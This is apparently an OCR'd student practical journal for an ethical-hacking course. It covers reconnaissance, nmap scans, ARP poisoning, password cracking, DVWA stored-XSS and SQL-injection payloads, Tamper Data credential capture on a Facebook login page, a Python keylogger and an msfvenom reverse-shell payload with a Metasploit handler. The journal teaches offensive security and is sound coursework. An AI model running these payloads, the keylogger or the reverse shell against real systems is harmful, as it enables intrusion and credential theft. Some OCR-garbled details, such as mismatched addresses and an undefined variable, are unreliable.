
CONTENTS

SECTION

Sr. No.	Date	Name of the Program / Experiment	Signature
1.	13/12/22	Use Google and Whois for Reconnaissance.	
2.	27/12/22	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm. b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.	
3.	03/01/23	a) Run and analyze the output of following commands in Linux - ifconfig, ping, netstat, traceroute. b) Perform ARP Poisoning in Windows	
4.	10/01/23	Use NMAP scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS	
5.	17/01/23	a) Use Wireshark (Sniffer) to capture network traffic and analyze b) Use Nemesy to launch DOS attack	

CONTENTS

SECTION



PRACTICAL No:- 1

Aim : Use Google and Whois for Reconnaissance

What is Reconnaissance ?

Reconnaissance is a set of processes and technique (Footprinting, Scanning & Enumeration) used to covertly discover and collect information about a target system.
During reconnaissance, an ethical hacker attempts to gather as much information about a target system as possible, following the seven steps listed below-

- Gather initial information
- Determine the network range
- Identify active machines
- Discover open ports and access points
- Fingerprint the operating system
- Uncover services on ports
- Map the network

Two types of Reconnaissance :-

① Active Reconnaissance – In this process, you will directly interact with the computer system to gain information. This information can be relevant and accurate. But there is risk of getting detected if you are planning active reconnaissance without permission. If you are detected, then system admin can take severe action against you and trail your subsequent activities.

② Passive Reconnaissance – In this process, you will not be directly connected to a computer system. This process is used to gather essential information without ever interacting with the target system.


Teacher's Signature with Date : _____


Steps :-

1] Open the Chrome

2] In search Box, type domaintools.com

3] In that website you will get IP address, IP Location and many more.





PRACTICAL No:- 2

Aim:- a) Use Cryptool to encrypt and decrypt password using RC4 algorithm.

RC4 Algorithm

RC4 is a stream cipher and variable-length key algorithm. This algorithm encrypts one byte at a time. A key input is pseudorandom bit generator that produces a stream 8-bit number that is unpredictable without knowledge of input key. The output of the generator is called key-stream, is combined one byte at a time with the plaintext stream cipher using X-OR operation.

Examples :-

Encryption Process : 10011000 ? 01010000 = 11001000

Decryption Process : 11001000 ? 01010000 = 10011000

Steps :-

i) Install CrypTool from https://www.cryptool.org/en/ct1-dow

ii) Plain Text.

iii) To Encrypt Click on Encrypt / Decrypt > Symmetric (modern) > RC4.

iv) Select the number of bits.

v) Click Encrypt.


Teacher's Signature with Date : _____


vi] To Decrypt Again click on Encrypt / Decrypt > Symmetric (modern) > RC4.


vii) Click the number of bits

viii) Click Decrypt

Teacher's Signature with Date







b] Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.

Dictionary Attack

A Dictionary Attack is an Attack vector used by the attacker to break in a system, which is password protected, by putting technically every word in a dictionary as a form of password for that system. This attack vector is a form of Brute force attack

Steps :-


i) Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image

ii) A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value

iii) Click on MD5 Hashes >> Add list >> Paste Hash Value

iv) Click on hash code right click, Dictionary Attack >> Add to list >> Start

Teacher's Signature with Date :



```
:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
  1   192.168.9.1  1.080ms  0.477ms  0.535ms
  2   103.250.39.76  2.733ms  2.395ms  1.871ms
  3   103.250.39.65  2.242ms  2.505ms  1.582ms
  4   103.250.39.254  6.182ms  1.760ms  2.819ms
  5   103.250.39.253  2.665ms  2.386ms  2.014ms
  6   103.250.39.250  1.949ms  2.738ms  2.297ms
  7   188.178.248.177  4.742ms  3.858ms  2.420ms
  8   188.178.238.129  3.718ms  3.787ms  4.868ms
  9   8.8.8.8  3.282ms  2.888ms  2.391ms
```

Practical No :- 3

Aim :- a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

i) ifconfig (interface configuration) - This command is used to configure the kernel resident network interfaces. It is used at the boot time to set up the interfaces as necessary. After that, it is usually used when needed during debugging or when you need system tuning.

Syntax :-

ifconfig [... OPTIONS] [INTERFACE]

ii) ping (Packet Internet Groper) - This command is used to check the network connectivity between host and server/host. This command takes as input the IP address or the URL and sends a data packet to the specified address with the message "PING" and get a response from the server/host this time is recorded which is called latency.

Syntax :-

ping [. OPTIONS] [IP-Address]

iii) netstat - Netstat command displays various network related information such as network connections, routing tables, interface statistics, masquerade connections, multicast membership etc.

Syntax :-

netstat [.:.OPTIONS]


Teacher's Signature with Date


iv) traceroute - This command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.

Syntax :-

traceroute [options] host_Address [pathlength]

Teacher's Signature with Date :





b] Perform ARP Poisoning in Windows

Steps :-

i) Click on Sniffer tab.

ii) Click on Start / Stop Sniffer and give range values and click okay.

iii) Right Click on any IP and select Resolve Host Name

iv) Click on ARP tab on the bottom.

v) Click on Add Button (1) and select your router and any IP

vi) Click on the IP and then click on the button shown in the image to start ARP Poisoning.

Teacher's Signature with Date : _____

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds

C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
113/tcp open  ident
139/tcp open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds

C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds

C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT    STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds

C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

PRACTICAL No:- 4

Aim :- Use NMAP scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS.

- ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ~~oper~~ ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command : nmap -sA -T4 scanme.nmap.org

- SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command : nmap -p22,113,139 scanme.nmap.org

- FIN Scan (-sF)

Sets just the TCP FIN bit.

Command : nmap -sF -T4 para

- NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command : nmap -sN -p 22 scanme.nmap.org

- XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a christmas tree.

Command : nmap -sX -T4 scanme.nmap.org

Teacher's Signature with Date

PRACTICAL No:- 5

Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze.

What is Wireshark?

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

1) Packet Capture 2) Filtering 3) Visualization

Steps :-

i) Open Wireshark and select your connection.


ii) Open any http website and add display filter as http.

iii) Right Click on the POST method >> follow >> TCP stream

iv) Search for 'credentials' in the dialog box.

b) Use Nemesy to launch DoS attack

Teacher's Signature with Date



PRACTICAL No:- 6

Aim:- Simulate Persistent cross-site scripting attack

(Cross-site Scripting (XSS) attack)

Cross-site scripting (XSS) is a type of injection attack in which a threat actor inserts data, such as a malicious script, into content from trusted websites. The malicious code is then included with dynamic content delivered to a victim's browser. XSS is one of the most common cyber attack types. Malicious scripts are often delivered in the form of bits of JavaScript code that the victim's browser executes. Exploits can incorporate malicious executable code in many other languages, including Java, Ajax and Hypertext Markup Language (HTML).

Steps:-

i) Extract the DVWA zip file.

ii) Copy the folder and paste it in Drive C: > xampp > htdocs

iii) Rename the file as DVWA

iv) Go in the config file and rename the file as config.inc.php

v) Open the chrome and search localhost/DVWA.

vi) Click on create/reset database. The database will be created. Click on login.


Teacher's Signature with Date : _____

vii) Username = "Admin" and Password = "password". Click on login

viii) Click on DVWA security and set the security is low.

ix) Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

Teacher's Signature with Date :



Practical No:- 7

Aim:- Session Impersonation using Firefox and Tamper Data add-on.

Steps:-

i) Open Firefox

ii) Go to tools > Add on > Extension

iii) Search and install Temper Data.

iv) Go to facebook login page.

v) Now click on tamper add on and start tampering the data.

vi) Now enter the username & password in the facebook login page.

vii) Your username and password is been captured using session impersonation.

viii) Select a website for tempering data (eg razorba)

ix) Select any item to buy

x) Then click on add-cart.

xi) Then click on TemperData(add-on)

Teacher's Signature with Date : _____


xii) Refresh the page to get the extension.

xiii) Click on Ok

14) Change value in cookie option for tempering the DATA.

15) Then click on OK and see the Data has been Tempered

Teacher's Signature with Date :



PRACTICAL No:- 8

Aim:- Perform SQL injection attack

SQL Injection

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backened database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

Steps :-

i) Extract the DVWA zip file

ii) Copy the folder and paste it in Drive C: > xampp > htdocs

iii) Rename the file as DVWA

iv) Go in the config file and rename the file as config.inc.php

v) Open chrome and search localhost/DVWA

vi) Click on create/reset database. The database will be created Click on login

vii) Username = "Admin" & Password = "password" Click on login.

Teacher's Signature with Date : _____


viii) Click on DVWA security and set the security to low.

ix) Click on SQL Injection.

x) In User Id enter 1 and click on submit.

xi) Type 1' or true # and click on Submit.

Teacher's Signature with Date :




PRACTICAL :- 9

Aim :- Create a simple keylogger using python

Codes :-

```
from pynput.keyboard import Key, Listener
import logging
# If no name it gets into an empty string
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.
    DEBUG, format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Teacher's Signature with Date :



Practical No:- 10

Aim:- Using Metasploit to exploit (Kali Linux)

Command:

1] msfvenom -a x86 --platform windows -p windows/shell/reverse_TCP LHOST=192.168.9.121 LPORT=3333 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe

2] msfconsole

3] use exploit/multi/handler

4] msf exploit(multi/handler) > set payload windows/shell/reverse_tcp

5] payload => windows/shell/reverse_tcp

6] show options

7] msf exploit(multi/handler) > set LHOST 129.168.9.191

8] LHOST => 192.168.9.191

9] msf exploit(multi/handler) > set LPORT 3133

10] LPORT => 3133

11] msf exploit(multi/handler) > exploit

Teacher's Signature with Date :